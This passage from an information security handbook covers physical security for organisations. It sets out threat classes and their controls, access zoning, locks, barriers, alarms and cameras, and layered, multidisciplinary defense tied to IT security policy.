Natural threats are not always the dramatic events listed above. They can often take a much more subtle and unforeseen form. An example of this is the exposure to dry heat, moisture, and light winds over time. These less-severe threats may not be cause for immediate alarm, yet one should be aware of their potential impact.

Man-Made Threats

The second threat class is called man-made. This type of threat is often the most dynamic and challenging, due to ties in human nature. This is drawn from a conclusion that there are three motivating agents of man-made threats, those being malice, opportunity, and accidental. Man-made threats and some of the controls include:

- Theft/fraud causes the following risks:
  - — Reduction or loss of information systems capabilities
  - — Loss of sensitive information or trade secrets
  - — Loss of revenue
- Theft/fraud controls include:
  - — Posted signs that state the premises are monitored and persons may be inspected upon leaving or entering the facility
  - — Visible closed circuit television cameras (CCTVs)
  - — Security- and safety-conscious employees
  - — Identification badges
  - — Guards
  - — Minimizing the use of location signs
  - — Routine audits
  - — Good inventory control practices
  - — Good lock and key practices
  - — Insurance

  - — Separation of duties/job rotation
  - — Employee hiring/termination practices
- Espionage causes the following risks:
  - — Loss of sensitive information or trade secrets
  - — Loss of competitive advantage
  - — Loss of revenue
- Espionage controls include:
  - — Posted signs that state the premises are monitored and persons may be inspected upon leaving or entering the facility
  - — Visible closed circuit television cameras (CCTVs)
  - — Security- and safety-conscious employees
  - — Identification badges
  - — Minimizing the use of location signs
  - — Guards
  - — Employee hiring/termination practices
  - — Separation of duties/job rotation
  - — Routine audits
- Sabotage causes the following risks:
  - — Reduction or loss of information systems capabilities
  - — Loss of sensitive information or trade secrets
  - — Loss of revenue
- Sabotage controls include:
  - — Posted signs that state the premises are monitored and persons may be inspected upon leaving or entering the facility
  - — Visible closed circuit television cameras (CCTVs)
  - — Security- and safety-conscious employees
  - — Minimizing the use of location signs
  - — Identification badges
  - — Guards
  - — Insurance
  - — Separation of duties/job rotation
- Workplace violence causes the following risks:
  - — Harm or death to employees
  - — Loss of productivity
  - — Loss of revenue
- Workplace violence controls include:
  - — Posted signs that state the premises are monitored and persons may be inspected upon leaving or entering the facility
  - — Visible closed circuit television cameras (CCTVs)
  - — Security- and safety-conscious employees
  - — Awareness of warning signs
  - — Guards
  - — Employee hiring/termination practices

The ingenuity and adaptive nature of the human mind makes man-made threats difficult to control. An organization must maintain vigilance with its protection program by conducting routine assessments on the controls implemented against these threats.

Environmental Threats

The third threat class is labeled environmental threats. Environmental controls are important to the operation and safeguarding of information and its systems. Without clean air, water, power, and reliable climate controls, information systems would suffer inconsistent performance or complete failure.

- Climate failure causes the following risks:
  - — Equipment and infrastructure malfunction or failure from overheating
  - — Damage to storage/backup media
  - — Damage to sensitive equipment components
- Climate controls include:
  - — Monitoring temperatures of information systems equipment
  - — Keeping all rooms containing information systems equipment at reasonable temperatures (60 to 75°F, or 10 to 25°C)
  - — Maintaining humidity levels between 20 and 70 percent
  - — Considering turning off unnecessary lights in rooms containing information system equipment
  - — Conducting routine preventive maintenance and inspections of climate control system
  - — Storing all backup media offsite (with a bonded third party)
  - — Developing and exercising a disaster recovery plan
- Water and liquid leakage causes the following risks:
  - — Equipment and infrastructure failure from excessive exposure to water or other forms of liquid
  - — Damage to storage/backup media and critical hardcopy information
  - — Damage to critical equipment components
- Water and liquid leakage controls include:
  - — Keeping liquid-proof covers near equipment
  - — Installing drains, water detectors, and raised flooring in rooms that house critical information systems equipment
  - — Conducting routine inspections of plumbing
  - — Using gaseous or dry pipe extinguishing systems near information systems
  - — Storing all backup media offsite (with a bonded third party)
  - — Developing and exercising a disaster recovery plan
- Electrical interruption causes the following risks:
  - — Damage to critical equipment components
  - — Damage to software and storage/backup media
  - — Loss of climate controls
  - — Loss of physical access controls and monitoring devices (i.e., surveillance cameras, door alarms, ID/card readers)
- Electrical interruption controls include:
  - — Installing and testing uninterruptible power supplies (UPS) or diesel generators
  - — Using surge suppressors
  - — Installing electrical line filters to control voltage spikes
  - — Using static guards and antistatic carpeting where applicable
  - — Ensuring that all equipment is properly grounded
  - — Having circuit boxes and wiring routinely inspected
  - — Drawing power from two separate grids (if possible)
  - — Storing all backup media offsite (with a bonded third party)
  - — Developing and exercising a disaster recover plan

Environmental failure, in and of itself, is a threat that can cause considerable damage to information systems. However, it can be also be manifested by natural or man-made threats. Therefore, it is important to approach all threats with a layered approach that has defense-in-depth. This not only ensures that controls cover most of the threats, but that those controls are thorough in their coverage as well.

Facility Protection Strategy

Developing an overall strategy for physical protection is one of the many steps taken toward achieving good information security. One's protection strategy will be comprised of many principles and should center on




EXHIBIT 158.1 Using zoning for role-based access control.

whether confidentiality, integrity, or availability of the information is of greater importance. Zoning is a strategy that can be used to set a foundation for efficient and effective physical information protection.

Zoning

Zoning is not a new concept. Traditionally, zoning refers to a process used for installing fire detection alarms to identify hidden locations of smoke or fire (above ceiling, under floor, etc.). Additionally, a concept called cross-zoning has been used that allows one to reduce false alarms by requiring two or more alarms to be activated before the fire department is notified.

Zoning is sufficiently flexible to facilitate the simplest to the most detailed security model. Because of this, one can apply all other physical security controls to this concept (e.g., motion detectors, physical intrusion detection alarms, CCTVs, etc.). The biggest advantage is with role-based access control models. In role-based access control schemes, users are assigned access to systems, information, and physical areas according to their role in the organization.

Exhibit 158.1 displays a basic example of the use of zoning for role-based access control. In this example, the zones are labeled 1 through 4, 4 being the most restrictive. In this facility, every employee has access to zones 1, 2, and 3; however, the Information Technology Director, IT staff, and Security Manager, have access to zones 1, 2, 3, and 4 because of their roles.

The natural progression of security is obvious; the zones become more restrictive as one moves further into the facility (from left to right). Once this exercise is completed, the next step would be to determine the controls that should be put in place to support access control zones. Keep in mind that the more restrictive the zone, the stronger and more reliable the controls should be.

By combining physical access controls, role-based models, and zoning, one can build a thorough and centralized system to physically protect one's information and assets. Zoning can be a very important part of one's information security strategy. However, prior to conducting a zoning exercise, one should have already conducted a risk analysis (to understand the threats to and vulnerabilities of one's assets), and developed a risk mitigation strategy. Only then will zoning provide for a solid foundation from which an organization can achieve its information security goals.

Information Systems Physical Security

The second part of physical security is the physical protection of information systems. As discussed, protection should come in layers. If the physical integrity of just one of an organization's computers is com-

promised, information security could be at risk. If someone were to gain unauthorized physical access to a computer, that person could also gain access to all of the information on that computer and possibly any other resource that computer is connected to (including file servers, mainframes, and e-mail).

Information System Classification

Information systems can be classified into three types:

1. *Servers/mainframes:* Usually the most physically secure class of systems. This is due to the common practice of placing them in a location that has some form of access and environmental control. Although this class may be the most physically secure, their overall security is dependent on the physical security of the workstations and portable devices that access them.
2. *Workstations*: Usually located in more open or accessible areas of a facility. Because of their availability within the workplace, workstations can be prone to physical security problems if used carelessly.
3. *Portable devices*: Can be an organization's security nightmare. Although issuing laptops and PDAs to employees facilitates flexibility and productivity in an organization, it poses several serious risks with regard to physical security. With users accessing the company's internal information systems from anywhere, a breach in physical security on one of these devices could undermine an organization's information security. Extreme care must be taken with this class.

Information Systems Physical Threats and Controls

Classifying information systems helps determine which threats pose a greater risk to which systems. This provides a guideline for applying controls. Probably the biggest threat to information systems is that of the user. Keep in mind that if any user fails to practice due diligence in physically protecting their computing assets, nearly all controls will become ineffective, rendering the device vulnerable. This chapter section outlines the basic threats and controls for information systems.

- Loss/theft/destruction poses the following risks:
  - — Loss of sensitive information or trade secrets
  - — Loss of productivity
  - — Loss of revenue
- Loss/theft/destruction controls include:
  - — Physical locks for devices
  - — Marking and tagging devices
  - — Minimize use of location signs
  - — Encryption for sensitive information storage
  - — Data classification and handing procedures for sensitive information
  - — Insurance
  - — Awareness training
  - — Visible closed circuit television cameras (CCTVs)
  - — Guards
  - — Alarm systems
  - — Routine audits
- Unauthorized access poses the following risks:
  - — Loss of sensitive information or trade secrets
  - — Information tampering
  - — Malware
  - — Loss of revenue
- Unauthorized access controls include:
  - — Locking consoles
  - — Good password practices

— Awareness training
— Data classification and handing procedures for sensitive information
— Minimizing the use of location signs
— Visible closed circuit television cameras (CCTVs)
— Encryption for sensitive information storage
— Strong authentication and access controls

Awareness Training

Although information systems are more prevalent in the world today than ever before (and continue to become ever more so), we nonetheless still live in a physical world. All employees affect physical security, which directly impacts their organization's information security. It is common to find that a majority of physical security failures are due to unaware employees circumventing the controls. Ensuring that all employees receive regular awareness training reduces unintentional security bypasses, while providing an economical way to mitigate risks. No matter how well an information security program is designed and implemented, it only takes one unknowing employee to render it ineffective. Physical security must be among the topics presented in an awareness program, which should also include the following:

- Demonstrate to all employees how even the smallest disregard for physical security can quickly develop into an information security incident or loss of life.
- Educate employees on the security standards and guidelines for the organization. Ensure that employees understand the responsibilities expected of them.
- Distribute monthly publications regarding information security to all employees. Include physical security as a regular topic.
- Provide special orientation for upper management, taking them on tours and offering them a behind-the-scenes look at how information security is done. This rallies support.

Taking the time and effort to provide awareness training will boost the effectiveness of not only one's physical security, but also the entire information security program. By making employees cognizant of the their responsibilities, one can instill a sense of ownership and duty. This transforms the human factor from a disadvantage to an advantage.

Summary

Physical security is more than a niche of information security. In some cases, an organization will have good, strong physical security, but lack many other components of information security. As a practitioner of information security, one must understand the scope and know how to use physical security for protecting assets. Complete physical security will protect all assets, setting a good foundation upon which to build other forms of protection. It is clear that physical security is the foundation for information security.

Bibliography

1. Fennelly, Lawrence J. et al., *Effective Physical Security, Second Edition*, Butterworth-Heinemann, 1997.
2. Fites, P. and Kratz, M.P.J., *Information Systems Security: A Practitioner's Reference*, International Thomson Computer Press, 1996.
3. Tipton, Harold and Krause, Micki, Eds., *Information Security Management Handbook,* 4th edition, Auerbach Publications, 2000.
4. Department of Education, National Center for Education Statistics, *Protecting Your System: Physical Security* (online), 1998. Available from World http://nces.ed.gov/pubs98/safetech/chapter5.html.
5. Tipton, Harold and Krause, Micki, Eds., *Information Security Management Handbook*, Auberbach Publications, 1999.
6. Linux Documentation Project, *Security How-To: Physical Security* (online). Available http://www.linuxdoc.org/HOWTO/Security-HOWTO-3.html.

Physical Security: Contolled Access and Layered Defense

Bruce R. Matthews, CISSP

> *Security* (si kyoor'e tē) *n.*, pl. –ties 1. A feeling secure; freedom from fear, doubt, etc. 2. Protection; safeguard.

The above Webster's definition can be restated for the security practitioner as controlled access. In fact, every aspect of an IT security practitioner's job revolves around the process of defining, implementing, and monitoring access to information. This includes physical access. When to use it, how much, and the best way to integrate it with traditional IT security methods, are concepts the IT security professional must be familiar with. The IT security specialist need not be an expert, someone else will fill that role, but effective policies and strategies should take into account the benefits as well as limitations of physical protection. Success depends on close collaboration with the physical security office; they have more than just IT security on their minds and a mutual respect for each other's duties goes a long way. Thus cross training can prove invaluable, particularly when an incident occurs. In essence, a layered, multidisciplined approach can provide a secure feeling; freedom from fear, doubt, etc. Controlled access is security.

Security Is Controlled Access

When one thinks of security, one often thinks of it only in terms of implementation. In IT security, one thinks of passwords and firewalls. In personal security, one thinks of avoiding rape and muggers by staying away from dark alleys and suspicious-looking characters. However, to place physical security in the context of IT security, one must examine what security is — not just how one implements it. In the simplest of terms, it boils down to: security is controlled access. Implementing security, therefore, is the process of controlling access. Passwords and firewalls control access to network and data resources. Avoiding dark alleys and suspicious characters control access to our bodies and possessions. Likewise, security in the home generally refers to locks on the doors and windows. With the locks, one is controlling the access of persons into the protected area. Everyone is denied entry unless they can produce the proper key. By issuing keys to only those persons one desires, one is controlling access. Because one normally does not want anyone entering through the windows after-hours (although a teenager may have a different viewpoint), there is typically no key lock on windows and the level of control is total denial of access. Home alarm systems are gaining increased popularity these days. They also control access by restricting the movements of an intruder who is trying to avoid detection.

The definition — security is controlled access — also holds true for the familiar information security concepts of availability, integrity, and confidentiality. Availability is ensuring access to the data when needed. Integrity implies that the data has been unmodified; thus, access to change the data is limited to only authorized persons or programs.

Confidentiality implies that the information is seen only by those authorized. Thus, confidentiality is controlling access to read the data. All of these concepts are different aspects of controlling access to the data. In a perfect world, one could equate assurance with the degree of control one has over access. However, this is not a perfect world, and it may be more appropriate to equate assurance with the level of confidence one has in the controls. A high level of assurance equates to a high level of confidence that the access controls are working and vice versa. For example, locking the window provides only moderate assurance because one knows that a determined intruder can easily break the window. But a degree of access control is gained because the intruder risks detection from the sound of breaking glass.

Bear in mind, and this is important, that more security is not necessarily less access. That is, controlled access does not equal denied access. The locked window is certainly a control that denies access — totally (with respect to intent, not assurance). On the other hand, Social Security provides security by guaranteeing access to a specified sum of money in old age, or should one say the "golden years." (However, the degree of confidence that this access control will provide the requisite security is left as an exercise for the reader.) It is obvious that practically all controls fall somewhere in between providing complete access and total denial. Thus, it is the level of control over access — not the amount of access — that provides security. Confidence in those controls provides assurance.

This leads to the next topic: a layered defense.

A Layered Defense

A layered defense boosts the confidence level in access controls by providing some redundancy and expanded protection. The details of planning a layered defense for physical security is beyond the scope of this chapter and should be handled by an experienced physical security practitioner. However, the IT security specialist should be able to evaluate the benefits of a layered defense and the security it will and will not provide. When planning a layered defense, the author breaks it into three basic principles: breadth, depth, and deterrence.

Think of applying "breadth" as plugging the holes across a single wall. Each hole represents a different way in or different type of vulnerability. Breadth is used because a single type of control rarely eliminates all vulnerabilities. Relating this first in the familiar IT world, suppose one decides to control read access to data by using a log-on password. But the log-on password does not afford protection if one sends the data over the Internet. A different type of control (i.e., encryption) would therefore provide the additional coverage needed. Physical security works much the same way. For example, suppose one needs to control access to a hot standby site housed in a small one-story warehouse. The facility has a front door, a rear door, a large garage door, and fixed windows that do not open. Locks on the doors control one type of pathway to the inside, but offer no protection for the breakable windows. Thus, bars would be/could be an additional control to provide complete coverage.

The second principle, depth, is commonly ignored yet often the most important aspect for a layered defense. To be realistic with security, one must believe in failure. Any given control is not perfect and will fail, sooner or later. Thus, for depth, one adds layers of additional access controls as a backstop measure. In essence, the single wall becomes several walls, one behind the other. To illustrate on the familiar ground, take a look at the user password. The password will not stay secret forever, often not for a single day, because users have a habit of writing them down or sharing them. Face it; everyone knows that no amount of awareness briefings or admonishments will make the password scheme foolproof. Thus, we embrace the common dictum, "something you have, something you know, and something you are." The password is the "something you know" part; the others provide some depth to the authentication scheme. Depth is achieved by adding additional layers of protection such as a smart card — "something you have." If the password alone is compromised, access control is still in place. But recognize that this too has limitations, so one invokes auditing to verify the controls. Again, physical security works the same way.

For physical security, depth usually works from the outer perimeter, areas far away from the object to be protected, to the center area near the object to be protected. In theory, each layer of access control forms a concentric ring toward the center (although very few facilities are entirely round). The layers are often defined at the perimeter of the grounds, the building entrance and exterior, the building floors, the office suites, the individual office, and the file cabinets or safes.

Deterrence, the third principle, is simply putting enough controls in place that the cost or feasibility of defeating them without getting caught is more than the prize is worth. If the prize to be stolen is a spare $5000

server that could be sold (fenced) in the back alleys for only $1000, it may not be worth it to an employee to try sneaking it out it out a back door with a camera on it when loss of the job and jail time may cost that employee $50,000. Notice here that the deterring factor was the potential cost to the employee, not to the company. A common mistake made even by physical security managers is to equate value only to the owner. Owner value of the protected item is needed for risk analysis to weigh the cost of protection to the cost of recovery/replacement. One does not want to spend $10,000 protecting a $5000 item. However, the principle of deterrence must also consider the value to the perpetrator with respect to their capability — the bad guy's own risk assessment. In this case, maybe an unmonitored $300 camera at the back door instead of a $10,000 monitored system would suffice.

A major challenge is determining how much of the layered defense is breadth and depth in contrast to deterrence. One must examine each layer's contribution to detection, deterrence, or delay, and then factor in a threat's motivation and capabilities. The combined solution is a balancing act called analytical risk management.

Physical Security Technology

Security Components

Locks

Physical security controls are largely comprised of locks (referred to as locking devices by the professionals). In terms of function, there are day access locks, after-hours locks, and emergency egress locks. Day locks permit easy access for authorized persons — such as a keypad or card swipe. After-hours locks are not intended to be opened and closed frequently and are often more substantial. Examples are key locks, locked deadbolts, padlocks, combination padlocks, or high-security combination locks like one would see on safes or vault doors. Emergency egress locks allow easy access in one direction (i.e., away from the fire), but difficult access in the other direction. A common example is the push or "crash" bar style seen at emergency exits in public facilities. Just push the bar to get out, but one needs a key to get back in.

In terms of types, locks can be mechanical or electrical. A mechanical lock requires no electric power. Most of the locks used daily with a key or combination are mechanical. An electric lock requires electricity to move the locking mechanism, usually with a component called a solenoid. A solenoid is a coil of wire around a shaft. The shaft moves in or out when electric current flows through the coil. Another type of electric lock uses a large electromagnet to hold a door closed. The advantage is few moving parts with considerable holding power.

The way people authenticate themselves to a lock (to use an IT term) is becoming more sophisticated each day. Traditionally, people used a key or mechanical combination. Now there are combination locks that generate electricity when one spins the dial to power internal microprocessors and circuits. There are also electronic keypads, computers, biometrics, and card keys to identify people. Although this is more familiar territory to the IT security professional, it all boils down to activating a locking device. Collectively, authentication combined with door locking devices is referred to as a "door control system."

Barriers

Barriers include walls, fences, doors, bollards, and gates. A surprising amount of technology and thought goes into the design of barriers. The physics behind barriers can involve calculations for bomb blasts, fire resistance, and forced entry. Installation concerns such as floor loading, wind resistance, and aesthetics can play a role as well. Making sense of the myriad of options requires the answer to the following question: Who or what is the barrier intended to stop, and for how long?

To supply the answer, think of the barrier as an element of access control. It is not a door to the office, but something to control "whom" or "what" is allowed into the office. Is valuable data stored in the office, such as backup tapes, or is the concern with theft of hardware? Is the supposed thief an employee, or is it a small company where a break-in is more likely? Is the office in a converted wooden house where liability for data lost in fire is the primary concern? If so, how long does one need to keep the fire at bay (i.e., what is the fire department response time)? Know these answers.

Alarms

Barriers and the locks that secure them directly control access. Alarms are primarily for letting us know if that control is functioning properly — that is, has it been breached? Alarms tell us when some sort of action must

be taken, usually by a human. A fire alarm may automatically activate sprinklers as well as the human response by the fire department. In terms of a layered defense, the presence of alarms also adds to the deterrence. Alarms are usually divided into two parts: the controller and the sensors. The sensors detect the alarm condition, such as an intruder's movements or the heat from a fire, and report it to the controller. The controller then initiates the response, such as an alarm bell or dialing the police department. A facility that monitors several control units is referred to as a "central monitoring" facility.

As indicated, sensors usually detect environmental conditions or intrusion. Environmental conditions include temperature, moisture, and vibration. Temperature not only protects against fire, but can alert us to the air conditioner failing in a server room. Moisture may indicate flooding due to rains or broken plumbing. Vibration sensors are used both in environmental sensors, to protect sensitive hardware, and in intrusion detectors such as glass breakage sensors or on fences to detect climbing. Other intrusion sensors detect human motion by measuring changes in heat or ultrasonic sound within a room. In fact, many intrusion sensors are really just environmental sensors configured for human activity. Thus, innocuous items such as coffee pots not turned off or room fans can generate false alarms.

Doors are usually monitored with magnetic switches. A magnet is mounted on the door, and a switch made of thin metal strips is mounted on the doorframe. When the door is shut, the magnet pulls the metal strips closed, completing a circuit (or pushes them open to break a circuit).

The perimeter of an area can be monitored with microwave or infrared beams that are broken when a person passes through them. Cables can be buried in the ground that detect people passing overtop. Animals are a source of false detection for these perimeter sensors.

An important feature of many alarm systems is how the sensors communicate with the controller — wireless or wired. Wireless systems are generally cheaper to install, but can suffer radio frequency interference or intentional jamming. Wired systems can be expensive or impractical to install but can be made quite secure, especially if the wires are in conduit. Whether wired or wireless, the better systems will incorporate some method for the controller to monitor the integrity of the system. The sensors can be equipped with tamper switches and the communication links can be verified through "line monitoring."

The key question for alarms is: who and what is it supposed to detect, and what is the intended response? The "who" will define the sophistication of the alarm system, and the "what" may dictate the sensitivity of the sensors. Provided with this, the alarm specialist can then determine the appropriate mix and placement of sensors.

A major task of the alarm controller is to arm and disarm the system, which really means to act upon or ignore the information from the sensors. With such a vital function, one must have some means to authenticate the person's authority to turn off the alarm system. Like the locks in the previous chapter section, the methods to do this are essentially the same as for authenticating to any information system, ranging from passwords to smart cards to biometrics, with all the same pros and cons.

Lights and Cameras

Lights and cameras are combined because they serve essentially the same function: they allow us to see. In addition, lighting is a critical element for cameras. Poor light or too much light, such as glare, can mean not seeing something as big as a truck. Proper camera lighting is a field unto itself; and for high-security situations, data from lighting and camera manufacturers should be consulted. A common misuse of cameras is assuming that they will detect an intruder. With a camera, the possibility certainly exists; in terms of deterrence, both lights and cameras increase the risk to perpetrators that they will be seen. For many low-threat situations, this is sufficient; however, as threat or risk increases, they cannot be relied upon. If a guard's attention is focused elsewhere (and often is), the event will go unnoticed. If ever in doubt, try putting a camera outside an access door without a buzzer for people to ring. People will become rapidly annoyed that the guard does not notice them and open the door fast enough. Cameras are best suited for assessing a situation — a tool to extend the eyes (and sometimes ears) of the guard force.

Antitheft, Antitamper, and Inventory Controls

It is obvious that the theft of computers and peripherals can directly affect the availability and confidentiality of data. However, tampering is also an issue, particularly with data integrity. Physical access affords the opportunity to bypass many traditional IT security measures by inserting modems, wireless network cards, or additional hard drives to steal password files, boot up on alternate operating systems, and allow unauthorized

network access — the list goes on and on. Physical access to security peripherals such as routers may enable someone to log in locally and modify the settings.

The retail and warehouse industries have created a wide range of products to prevent theft and tampering. Antitamper devices control access to ensure the integrity of the protected asset, whereas antitheft devices and inventory controls are intended to limit movement to a confined area. The technologies behind these products have rapidly spilled over into new product lines designed to protect IT assets.

Antitheft devices include locked cages, cabinets, housings, cables, and anchors. Labels and inventory controls such as barcodes discourage theft. More sophisticated devices include vibration or motion sensors, power line monitoring, and electronic article surveillance (EAS) systems. Power line monitoring alerts us when someone has unplugged the power cord of a computer or other protected asset. EAS systems alert us when a protected asset is moved from a designated area. The most familiar EAS devices are probably those little tags attached to clothes or merchandise in retail stores. They cause that annoying alarm when one departs the store if the clerk forgets to disable it.

Antitamper devices include locked cabinets, locking covers, microswitches, vibration or motion sensors, and antitamper screws.

The Role of Physical Security

A basic role of physical security is to keep unwanted people out, and to keep "insiders" honest. In terms of IT security, the role is not that much different. One could change "people" to "things" to include fire, water, etc., but the idea is the same. The greatest difference is expanding the assets to be protected. Physical security must not only protect people, paper, and property, but it must also protect data in forms other than paper.

So where does one start? Recall the above descriptions of depth in a layered defense where one countermeasure or barrier backstops the preceding one. In a textbook analysis, sufficient depth is determined by security response time. The physical security practitioners view each control or countermeasure as a delaying action. The amount of the time it takes for the guard force to respond is equivalent to the minimum delay needed. Although a tried and true strategy in the physical security realm, it was only recently proposed as an IT security strategy.[1]

For the physical world, it works like this. Suppose one has an estimated response time of ten minutes by the local police. One discounts the perimeter wall as only a deterrent because there are no alarms there. The first alarm is at the front door, which one estimates will take two minutes to get past. Thus, one needs an additional eight minutes worth of inside layers between the door and the cash for the police to apprehend the thief.

For the IT world, layering brings to mind firewalls backed up by routers, backed up by proxies, etc. Notice that physical controls were backed up by additional physical controls and "cyber" controls were backed up by more cyber controls. This is okay to a point; but for data security, the roles of physical and cyber controls should be to complement one another. They become interleaved in a multidisciplinary defense.

A Multidisciplinary Defense

In a multidisciplinary defense, more than one skill set or expertise is brought to bear on the security problem. Physical security is comprised of several disciplines, ranging from barrier technology to antitamper devices. Each discipline aids another. Each component has a purpose to be used in concert with another. The basic relationship between components at each layer is the need to prevent a security event, detect a security event, and assess a security event. For example, there is a locked door with alarm contacts and a camera. The door blocks the way to prevent entry. If the door is opened, the alarm alerts the guard. The guard then uses the camera to assess the situation and decide on an appropriate response. Multiple technologies are integrated to prevent, detect, and assess.

Now take a broader view and consider physical security as a single discipline and IT security as a single discipline. Although separate disciplines, one cannot have one without the other. For example, the payroll office is using Windows NT. The administrator has installed the password filter to ensure that users create quality passwords. Auditing is turned on; file and directory permissions are set. The administrator is aware that the passwords, and hence the network, are still vulnerable because the computer can be booted from removable media (i.e., the floppy drive or CD-ROM). Once booted from a floppy, the password files can be

stolen and cracked. There are always a number of people working late at the company, with a night shift on the factory floor, but payroll employees are generally gone by 4 p.m. (except before payday).

One solution is to disable the floppy and CD-ROM. But this idea is met with a polite yet firm "not if you value your job…" from management. One could modify the boot function from the bios, install a switch and use the tamper alarm option on the motherboard, and replace the computer case screws with a tamper-resistant type. That is one example of a multidisciplinary approach; but considering the number of clients, one does not relish the extra work — particularly when one is constantly servicing the machines. So think more physical security and back up one layer. Put a high-security deadbolt on the payroll office door. Okay, this example seems fairly intuitive, but are we finished? If one has a guard service, then one would want to brief them on the importance of ensuring that the door is closed after normal hours and to make note of a nonpayroll employee who seems to be rebooting or using a payroll computer. How does the guard know who is an authorized payroll (or systems admin) employee? Provide a list. These "extra" physical security details can be easily forgotten.

Now turn the tables. You are chatting with the guards who are quite happy with the new card-access system (the result of a backroom deal with payroll). They have absolute accountability and control over who enters the various sensitive offices. You are happy; your payroll information is secure. Physical security is quite impressive with this set up-and-forget security wonder. There are fewer guards (okay, not all the guards were so happy) and they no longer wander the hallways all night. But then you begin to wonder, where is this card-access system computer located? You learn it is in a closet down the hall and it too is running Windows NT — with a blank password administrator account and no auditing. Hmm, are your payroll files still safe from a computer-savvy, disgruntled employee? From an ex-guard who is now working in janitorial? Perhaps the remaining guards need some IT security assistance.

The Economic Espionage Act of 1996 brings to bear the importance of protecting data, both physically and electronically. The act makes the theft of trade secrets an act of espionage if the benefactor is a foreign government. However, contained in the definition of "trade secret" is the following statement:

> (A) the owner thereof has taken reasonable measures to keep such information secret; unfortunately, there is no firm legal definition of "reasonable measures," but as a starting point, Mr. Patrick W. Kelley, J.D., LL.M., M.B.A, FBI's chief of the Administrative Law Unit, Office of General Counsel, at FBI Headquarters in Washington, D.C., in 1997 provided the following guidance to their field agents: Advise businesses that "owners must take affirmative steps to mark clearly information or materials that they regard as proprietary, protect the physical property in which trade secrets are stored, limit employees' access to trade secrets to only those who truly have a need to know in connection with the performance of their duties, train all employees on the nature and value of the firm's trade secrets, and so on."[2]

This is good advice to protect any valuable information, trade secret or not. In fact, Mr. Kelley's advice is common-sense security practice. One can capture this common sense with the following tenets: identify it, label it, secure it, track it, and know it. These tenets represent the practical side of controlling access. Below are some common physical security implementations, along with their IT security counterparts.

1. Identify it.
   a. *Physical security.* The U.S. government refers to this as classification guidelines. Decide what needs to be protected, and create guidelines on how to recognize it by subject matter or keywords. The guidelines should enable a company novice to determine, based on content, the sensitivity of a document. For example, perhaps any document that describes the project goal or the name of the client is "company confidential" whereas the project name is not sensitive.
   b. *IT security.* The same as physical security, except create an electronic classification guide. Hyperlink it by subject and keyword so a user can easily determine (by answering a series of questions) the material's sensitivity and what is required in terms of the policies.
2. Label it.
   a. *Physical security.* Use a rubber stamp or stickers to identify sensitive documents. Document folders should be distinctive (color or colored band) and labeled. Labels should indicate special handling requirements, dates for downgrading sensitivity, and who has authorized access to it.
   b. *IT security.* Use automatic document headers/footers or cover pages for sensitive data. Automatically print out cover pages.

3. Secure it.
    a. *Physical security.* Create the physical layers of defense based on risk. The following is a list of possibilities for each physical security layer; it does not imply that everyone needs all this stuff. Working from the outer ring inward, these are common options that form layers of physical security that the IT security practitioner should be aware of.
        i. *Perimeter.* Perimeter access controls include physical barriers such as fences, walls, barbed wire, gates, and ID checks. Alarms and cameras are used at the perimeter.
        ii. *Building grounds.* Within the building grounds, cameras, lights, alarms, and roving guards can be deployed, along with physical barriers to control traffic flow (foot or vehicle).
        iii. *Building entrance.* In closer is the facility building where there are doors, locks, barred windows, cameras, alarms, and perhaps another ID check or a card-access system (common in many hotels to gain entry to a room instead of a key).
        iv. *Building floors.* Deeper into the building one might have access limited by floor, with special keys for the elevator as in some hotels and alarmed stairwells. Stairwells and hallways may be monitored with cameras.
        v. *Office suites.* Access controls for the office suite include card-access systems, locks, and keypads that require a code to be entered, human receptionists, and steel or solid-core doors. Wooden doors are typically hollow inside to reduce weight, making them easier to swing and providing less wear-and-tear on the hinges. However, the locks, including deadbolts, do not have much to grab onto and are easily pushed open. Solid cores strengthen the doors considerably. Within the suite may be individual offices with keypads, cards, or regular locks.
        vi. *Office physical security.* Once inside the office, there may be lockable file cabinets, safes, vaults, antitheft/tamper devices, and alarm systems. Lock up any sensitive disks, CD-ROMs, or media. Consider fire/water-resistant storage containers. Use paper shredders.
        vii. *IT security.* Create the IT layers of defense based on risk. Make use of firewalls, proxy servers, routers, network address translation, switches, network monitoring, etc. Use passwords or user authentication, invoke file rights and permissions, anti-virus, data backups, data encryption, or overwrite utilities. Monitors away from observable windows, emergency power source (UPS or generator), spare equipment.
4. Track it.
    a. *Physical security.* Access lists (need-to-know), checkout lists, inventory controls, audits, and registered or insured mail.
    b. *IT security.* Auditing, digital certificates/signatures, file permissions, etc.
5. Know it.
    a. For both physical and IT security, make sure people know what to do and why. Create the policies to implement the protection. Policies should spell out the required access controls and handling procedures. Different jobs have different responsibilities, so vary the presentations and training accordingly.
    b. *Physical security.* Handling procedures should cover issues such as copying, mailing, how long material will be sensitive, and destruction requirements.
    c. *IT security.* Policies for electronic handling, such as copying, e-mailing, posting on Web sites, and deleting files, should be created.

Integrating Physical Security with IT Security Policy

Policies created to fulfill the "know it" tenet provide the necessary roadmaps to implement the other tenets. Policies instruct us to take the steps outlined in the other tenets. With each tenet, there were physical security examples and corresponding IT security examples. Thus, the policies to protect information must address both physical and IT security requirements. Why protect information in digital form, and then not write policy to protect it in paper form? Policy should cover both. They should be consistent in approach, but not always identical in application. For example, suppose there is a policy to ensure that project confidential information is delivered securely to project partners. For the paper world, a sealed envelope might be sufficient; but for the digital world, robust encryption is needed. So why not encrypt the envelope as well? Certainly, the delivery cyclist is capable of tearing open an envelope; so should it not have the same protection? The reason is the

